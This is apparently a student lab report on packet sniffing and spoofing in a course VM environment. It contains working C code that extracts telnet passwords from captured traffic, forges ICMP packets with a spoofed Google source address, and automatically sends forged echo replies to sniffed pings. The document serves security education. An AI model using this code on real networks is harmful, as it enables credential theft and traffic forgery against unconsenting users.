

**Problem 1: Please use your own words to describe the sequence of the library calls that are essential for sniffer programs. This is meant to be a summary, not detailed explanation like the one in the tutorial.**


- The first call we need is “pcap\_lookupdev” in order to set up the device and obtain the name of the interface we will be using sniff on.
- The second call we need is “pcap\_lookupnet” in order to get the network number and mask of said device.
- The third call we need is “pcap\_open\_live” in order to open the device for sniffing.
- The fourth call we need is “pcap\_datalink” in order to ensure the link layer we have specified is correct. An example of this would be to use said call to ensure we are getting packets on an ethernet device.
- The fifth call we need is “pcap\_compile” in order to compile the filter for the specific type of traffic we want (i.e IP, TCP, TCP Port 80, etc.).
- The sixth call we need is “pcap\_setfilter” in order to apply the filter to our sniffing session(s).
- The seventh call we need is “pcap\_loop” to get the number of packets we want. The seventh call we need is pcap(close) in order to close the sniffing session.

**Problem 2: Why do you need the root privilege to run sniffex? Where does the program fail if executed without the root privilege?**


- You need root privileges in order for libpcap to gain “low-level” access to the interface. Also it needs root privileges in order to access devices that are only accessible to the root.
- Without root privilege, the program fails at the following line below.
  - `handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);`

**Problem 3: Please turn on and turn off the promiscuous mode in the sniffer program. Can you demonstrate the difference when this mode is on and off? Please describe how you demonstrate this.**

- Promiscuous mode is an option that allows your device to sniff all traffic on the network. To turn it on, you need to enable promiscuous mode by enabling the argument to be true (true == 1) in the line below.
  - `handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);`
- After promiscuous mode has been enabled, compile and run the code on machine 1 (on the right) and have machine 2 (on the left) run the *Ping* command with a known website (google.com) to create some traffic on the network. As you can tell from below, machine 1 was able to sniff the traffic from machine 2.




- To turn off promiscuous mode, the argument needs to be set to false (false == 0).
  - `handle = pcap_open_live(dev, SNAP_LEN, 0, 1000, errbuf);`
- Whenever promiscuous mode is turned off, the sniffer machine will not be able to sniff the traffic from machine 2 (on the left) if the traffic is not “related” to machine 1 (on the right). When we run the same exact test with promiscuous mode turned off, machine 1 will not be able to sniff the ping traffic that machine 2 is producing with “google.com”.




**Problem 4: Writing Filters** Please write filter expressions to capture each of the followings. In your lab reports, you need to include screendumps to show the results of applying each of these filters.

- To filter the traffic to only get ICMP packets, you just need to change the filter expression to “icmp”.
  - `char filter_exp[] = "icmp";`
- Now, when host 2 is producing traffic with the ping command, host 1 is now able to filter all the traffic to only ICMP packets.



- To filter the traffic to only get TCP packets from ports 10-100, you just need to change the filter expression to “tcp portrange 10-100”.
  - `char filter_exp[] = "tcp portrange 10-100";`
- Now, when host 2 produces ping traffic, host 1 is now able to filter all the traffic to only TCP packets from ports 10-100.



### Problem 5: Sniffing Passwords Please show how you can use sniffex to capture the password(s).

- First off, the sniffex.cpp file needs to have a few changes.
- There are many ways to go about this issue, and I found this to be the best possible solution
- First off, in the function below, I added a new functionality where the code now produces a txt file that contains the terminal output.

```
Void print_hex_ascii_line(const u_char *payload, int len, int offset)
```

```

ofstream myfile;
myfile.open ("test.txt", std::ios_base::app);
/* ascii (if printable) */
ch = payload;
for(i = 0; i < len; i++) {
    if (isprint(*ch)){
        printf("%c", *ch);
        myfile << *ch;
    }

    else{
        printf(".");
        myfile << ".";
    }
    ch++;
}

printf("\n");
myfile << "\n";
myfile.close();

```

- 
- All the lines that have “myfile” are the extra additions I have made.
- Essentially, when the code is printing to the terminal, it is also storing the results in a txt file as well.
- In the main function, after the program is done capturing the set number of packets, it will now open the file to read.
- As it is reading the file, it will store each line of text into a vector of strings called finder until we find the substring “Last login:”

```

ifstream infile("test.txt");

if(!infile){

    cout << "broken" << endl;

```

```

        return 0;

    }

    vector<string> finder;

    string contents;

    int last_login = -1;

    int password = -1;

    int tracker = 0;

    while(getline(infile, contents)){

        finder.push_back(contents);

        if (contents.find("Last login:") != std::string::npos) {

            std::cout << "found!" << '\n';

            last_login = tracker;

            break;

        }

        tracker++;

    }

```

- Then we will proceed to traverse the vector (starting from the position of “Last login:”) until we find the first occurrence of the substring “Password:”.

```

for(int i=last_login; i>=0; i--){

    if (finder.at(i).find("Password:") != std::string::npos) {

        std::cout << "found!" << '\n';

        password = i;

        break;

    }
}

```

```

    }

}

```

- Finally, we now know the locations of the two substrings.
- This means that the password is stored in those two locations.
- Now we just traverse between the two locations and we will have the password.

```

• string key = "";
•     for(int i=password; i < last_login-1; i++){
•         key = key + finder[i];
•     }
•     cout << "The password is: " << key << endl;
•
•     return 0;

```

- To capture passwords from an online/offline session, you can use the same exact code. All you need to do is change a specific line to match the specific session you want. Let's start off with an online session first.
- To do an online session, first you need to ensure you are using the `pcap_open_live` function in the main function.

```


/* open capture device */

handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);

/*handle = pcap_open_offline("tfsession.pcap", errbuf);*/

```

- Now open up the terminal from the VM (we will call machine A) and run the `sudo` command as specified from the documentation.
- Then compile and run the code. Now machine A will be waiting for traffic.
- Open up a new VM (we will call machine B) and run the following command: `telnet <ip address of machine A>`
- As a result, when you are typing in the user id and login, machine A will sniff the traffic and will tell you the password.



- The logic to get the password is exactly the same for an offline session as well. All that is needed is to comment out the line used for the online session and uncomment the line under it.

```
//handle = pcap_open_live(dev, SNAP_LEN, 1, 1000, errbuf);
handle = pcap_open_offline("tfsession.pcap", errbuf);
```

## Task 2.a and 2.b:

- For these two tasks I just spoofed an ICMP packet.
- Before even attempting to spoof an ICMP packet, I implemented the following checksum function. I got this function from the c++ website.
  - <http://www.cplusplus.com/forum/unices/168391/>

```
while (nleft > 1)
{
    sum += *w++;

    nleft -= 2;
}

if (nleft == 1)
{
```

```

        *(unsigned char *)(&answer) = *(unsigned char *)w;

        sum += answer;

    }

    sum = (sum >> 16) + (sum & 0xFFFF);

    sum += (sum >> 16);

    answer = ~sum;

    return (answer);
}

```

- After implementing the function, I opened up a raw socket in order to send the spoofed ICMP packets. I also created a buffer of size 400.

```

/*Open the raw socket and send/receive TCP packets*/

int s = socket (AF_INET, SOCK_RAW, IPPROTO_RAW); /* open raw
socket */

char buffer[400];

```

- I proceeded to create the pointers for the headers through the use of pointer-arithmetic to ensure the headers were in the correct locations.

```

struct ip *iph = (struct ip *) buffer;

struct icmp *icmph = (struct icmp *) (buffer + sizeof (struct ip));

```

- I created the address of the socket to ensure the ICMP packets would be sent to the correct destination.
- NOTE: The following ip address is the ip of a second VM.

```

sin.sin_family = AF_INET;

sin.sin_addr.s_addr = inet_addr ("10.0.2.4");

```



```
memset (buffer, 0, 400); /* zero out the buffer */
```

- Now is when I begin to fill in the values for the IP header.

```
/*filling in the vlues for the ip header*/

iph->ip_hl = 5; /*The length of the ip header will be 20 bytes*/

iph->ip_v = 4; /*version of the ip protocol to use*/

iph->ip_tos = 0; /*We are using the regular service*/

iph->ip_len = sizeof (struct ip) + sizeof (struct icmp); /* There is no
payload in this packet */

iph->ip_id = 12345; /* arbitrary id since we are not fragmenting the
datagram/buffer */ /*remove if dont work*/

iph->ip_off = 0; /* again not fragmenting the datagram/buffer*/

iph->ip_ttl = 255; /*give it the longest time possible to get to other
host*/

iph->ip_p = IPPROTO_ICMP; /* specify we are using the icmp protocol */
/*remove if dont work*/

iph->ip_sum = 0; /* set it to 0 before computing the actual checksum
later */

iph->ip_src.s_addr = inet_addr ("8.8.8.8"); /* SYN's can be blindly
spoofed */

iph->ip_dst.s_addr = sin.sin_addr.s_addr;
```

- NOTE: The IP source address is the IPv4 address of google.com
  - [https://www.google.com/search?q=ip+addr+of+google&rlz=1C1OPNX\\_enUS971US971&oq=ip+add&aqs=chrome.0.69i59j0i433i512l2j69i57j0i433i512l3j69i60.1l98j0j7&sourceid=chrome&ie=UTF-8](https://www.google.com/search?q=ip+addr+of+google&rlz=1C1OPNX_enUS971US971&oq=ip+add&aqs=chrome.0.69i59j0i433i512l2j69i57j0i433i512l3j69i60.1l98j0j7&sourceid=chrome&ie=UTF-8)
- I filled in the values for the ICMP header as well.

```

/*filling in the values for the icmp header*/
icmpph->icmp_type = ICMP_ECHO; /*remove if not qwork*/
icmpph->icmp_code = 0;
icmpph->icmp_id = 1234;
icmpph->icmp_seq = 0;
icmpph->icmp_cksum = checksum((u_short*)icmpph, sizeof(struct icmp));

```

- Note that “ICMP\_ECHO” means that I will be sending an ICMP packet that is an echo request.
- Now I ensure that I can send the packet successfully.

```

{
    /* lets do it the ugly way.. */

    int one = 1;

    const int *val = &one;

    if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)

        printf ("Warning: Cannot set HDRINCL!\n");

}

if (sendto (s, buffer, iph->ip_len, 0, (struct sockaddr *) &sin, sizeof
(sin)) < 0){

    printf("error\n");

}


else{

    printf(".");


}

```

- Now for the actual proof. I first turned on both VMs.



- Machine A (blue screen) will be running the code to send the ICMP packets on behalf of google.com to machine B (pink screen)
- Now on machine A, open the terminal and compile the code, open up wire shark, and run the code a few times since the code will only be sending single packets.



- As you can see on wireshark, google.com (8.8.8.8) is sending the request packets to machine B (10.0.2.4), and machine B is sending reply packets back to google.com.

## Task 2.C:

1. Can you set the IP packet length field to an arbitrary value, regardless of how big the actual packet is?
  - a. Yes, you can.

2. Using the raw socket programming, do you have to calculate the checksum for the IP header?

- a. No, you don't have to. Whenever you set the checksum value of the IP header to 0, the kernel will do the calculation for you.

3. Why do you need the root privilege to run the programs that use raw sockets?

Where does the program fail if executed without the root privilege?

- a. Regular user accounts do not have the same permissions as root accounts. As a result, you will not be able to send the spoofed packets and will get the following error.

```
Terminal
[09/19/21]seed@VM:~$ cd Desktop/CSCE_465/
[09/19/21]seed@VM:~/.../CSCE_465$ ./icmp_socket
Warning: Cannot set HDRINCL!
error
[09/19/21]seed@VM:~/.../CSCE_465$
```

- b.
- c. The code fails in this portion of the code.

```
76     { /* lets do it the ugly way.. */
77         int one = 1;
78         const int *val = &one;
79         if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof (one)) < 0)
80             printf ("Warning: Cannot set HDRINCL!\n");
81     }
```

- d.

Task 3:

- For this task I combined my code from the previous task with the sniffex code itself.
- Specifically I copied my ICMP code and pasted it in the call back function from the sniffex code and changed the filter expression.
- The filter expression I used specifically filters the traffic so I only get echo requests.

```
char filter_exp[] = "icmp[icmptype] == icmp-echo and icmp[icmptype] != icmp-echoreply";
```

- Then I proceeded to remove a few lines of code from the call back function until it was reduced to what I only needed.

```
void got_packet(u_char *args, const struct pcap_pkthdr *header,
const u_char *packet) {
    static int count = 1; /* packet counter */
    /* declare pointers to packet headers */
```

```

•     const struct sniff_ethernet *ethernet; /* The ethernet header
[1] */
•     const struct sniff_ip *ip;             /* The IP header */
•     const struct sniff_tcp *tcp;           /* The TCP header */
•     const u_char *payload;                 /* Packet payload */
•
•
•     int size_ip;
•     int size_tcp;
•     int size_payload;
•
•
•     printf("\nPacket number %d:\n", count);
•     count++;
•
•     /* define ethernet header */
•     ethernet = (struct sniff_ethernet*)(packet);
•
•     /* define/compute ip header offset */
•     ip = (struct sniff_ip*)(packet + SIZE_ETHERNET);
•     size_ip = IP_HL(ip)*4;
•     if (size_ip < 20) {
•         printf("    * Invalid IP header length: %u bytes\n",
size_ip);
•         return;
•     }
•
•     /* print source and destination IP addresses */
•     printf("        From: %s\n", inet_ntoa(ip->ip_src));
•     printf("        To: %s\n", inet_ntoa(ip->ip_dst));

```

- In this case I only need the IP addresses of the source and destination of the ping packet.
- Then I proceeded to copy my Task 2.b code and paste it below the last printf statement.

```

•     printf("        To: %s\n", inet_ntoa(ip->ip_dst));
•
•

```

```

•   int s = socket (AF_INET, SOCK_RAW, IPPROTO_RAW);    /* open raw
socket */
•   char buffer[400];
•   struct ip *iph = (struct ip *) buffer;
•   struct icmp *icmph = (struct icmp *) (buffer + sizeof (struct
ip));
•   struct sockaddr_in sin;
•   sin.sin_family = AF_INET;
•   sin.sin_addr.s_addr = inet_addr (inet_ntoa(ip->ip_src));
•
•   memset (buffer, 0, 400);    /* zero out the buffer */
•
•   /*filling in the vlues for the ip header*/
•   iph->ip_hl = 5; /*The length of the ip header will be 20 bytes*/
•   iph->ip_v = 4; /*version of the ip protocol to use*/
•   iph->ip_tos = 0; /*We are using the regular service*/
•   iph->ip_len = sizeof (struct ip) + sizeof (struct icmp); /*
There is no payload in this packet */
•   iph->ip_id = 12345; /* arbitrary id since we are not fragmenting
the datagram/buffer */ /*remove if dont work*/
•   iph->ip_off = 0; /* again not fragmenting the datagram/buffer*/
•   iph->ip_ttl = 255; /*give it the longest time possible to get to
other host*/
•   iph->ip_p = IPPROTO_ICMP; /* specify we are using the icmp
protocol */ /*remove if dont work*/
•   iph->ip_sum = 0;    /* set it to 0 before computing the
actual checksum later */
•   iph->ip_src.s_addr = inet_addr (inet_ntoa(ip->ip_dst));/* SYN's
can be blindly spoofed */
•   iph->ip_dst.s_addr = sin.sin_addr.s_addr; /*destination addr, we
are just sending the packet to ourselves*/
•
•   /*filling in the values for the icmp header*/
•   icmph->icmp_type = ICMP_ECHOREPLY; /*remove if not qwork*/


```

```

• icmp_h->icmp_code = 0;
• icmp_h->icmp_id = 1234;
• icmp_h->icmp_seq = 0;
• icmp_h->icmp_cksum = checksum((u_short*)icmp_h, sizeof(struct
icmp));
• {
/* lets do it the ugly way.. */
• int one = 1;
• const int *val = &one;
• if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, val, sizeof
(one)) < 0)
• printf ("Warning: Cannot set HDRINCL!\n");
• }
•
• if (sendto (s, buffer, ip_h->ip_len, 0, (struct sockaddr *) &sin,
sizeof (sin)) < 0){
•
• printf("error\n");
• }
• else{
• printf(".");
• }

```

- Again it is the same exact logic as last time. The only changes I made to the task 2.b code was that I changed the icmp type to be an echo reply instead. I also used the IP addresses that was obtained from the first half of the code to send the echo reply back to the proper address.
- Now in terms of execution, I turned on the first VM to compile and run the code.




```

Terminal
[09/19/21]seed@VM:~/.../CSCE_465$ sudo ./task3
sniffex - Sniffer example using libpcap
Copyright (c) 2005 The Tcpdump Group
THERE IS ABSOLUTELY NO WARRANTY FOR THIS PROGRAM.


Device: enp0s3
Number of packets: 200
Filter expression: icmp[icmptype] == icmp-echo and icmp[icmptype] != icmp-echo
ply

```

- I then proceeded to turn on the second VM and open the terminal. I also opened wireshark on this machine as well.



- Then I run the ping command with google.com. As a result you will be able to see 2 replies for every ping. One reply is from actual google and the other is from spoofed-google.



- Now for a closer zoom in on wireshark. As you can see, wireshark is now picking up 2 replies.

10 6.791094481	10.0.2.4	172.217.1.206	ICMP	98 Echo (ping) request	id=0x07cc, seq=1/256, ttl=64 (reply in 11)
11 6.823284193	172.217.1.206	10.0.2.4	ICMP	98 Echo (ping) reply	id=0x07cc, seq=1/256, ttl=116 (request in 10)
16 7.612458036	172.217.1.206	10.0.2.4	ICMP	62 Echo (ping) reply	id=0xd204, seq=0/0, ttl=255

- Note that the second reply is the spoofed reply because it has a sequence value of 0 since I set that value in the code.

```
icmph->icmp_seq = 0;
```